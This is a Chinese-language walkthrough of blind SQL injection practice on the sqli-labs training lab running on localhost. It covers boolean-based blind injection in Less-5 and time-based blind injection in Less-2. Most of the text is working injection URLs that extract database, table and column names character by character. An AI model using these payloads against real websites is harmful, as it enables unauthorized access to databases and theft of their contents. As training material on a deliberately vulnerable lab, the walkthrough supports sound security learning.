
判断数据库名长度
http://localhost/pentest/sqlilabs/Less-5/?id=-1' or length(database())=8--+
说明数据库名的长度为8
判断数据库名字符
http://localhost/pentest/sqlilabs/Less-5/?id=1' and ascii(substr(database(),1,1))=115--+
说明数据库名第一个字符为s

依次得到数据库名为security

判断表的总数
http://localhost/pentest/sqlilabs/Less-5/?id=1' and (select count(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=database())=4--+
得到表名总数为4,共计4张表

判断数第一张表的表名长度
http://localhost/pentest/sqlilabs/Less-5/?id=1' and (select length(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=database() limit 0,1 )=6--+
得到第一张表的表名长度为6
判断第一张表的表名字符
http://localhost/pentest/sqlilabs/Less-5/?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1))=101--+
得到第一张表的表名第一个字符为e

依次的到第一张表的表名为emails

判断字段的总数
http://localhost/pentest/sqlilabs/Less-5/?id=1' and (select count(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME='emails' and table_schema='security')=2--+
得到第一张表的字段总数为2

判断第一列列名长度
http://localhost/pentest/sqlilabs/Less-5/?id=1' and (select length(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME='emails' and table_schema='security' limit 0,1)=2--+
得到security数据库的emails表第一列的列名长度为2
判断第一列列名字符
http://localhost/pentest/sqlilabs/Less-5/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 0,1),1,1))=105--+
说明第一列列名第一个字符是i

依次得到第一列列名为id,第二列列名猜解同理
查询指定数据
略
sqlilabs-less2注入测试(延时盲注)
使用延时盲注方法猜解sqlilabs-less2中的数据库名、表名、列名等信息

猜解数据库名长度
http://localhost/pentest/sqlilabs/Less-2/?id=1 and sleep(if(length(database())=8,5,0))--+
延时5秒显示完毕,说明数据库名长度为8
猜解数据库名
猜解数据库名第1个字符
http://localhost/pentest/sqlilabs/Less-2/?id=1 and sleep(if((mid(database(),1,1)='s'),5,0))--+
延时5秒后显示完毕,说明数据库名首字母为s

猜解数据库名第2个字符
http://localhost/pentest/sqlilabs/Less-2/?id=1 and sleep(if((mid(database(),2,1)='e'),5,0))--+
延时5秒后显示完毕,说明数据库名第二个字母为e
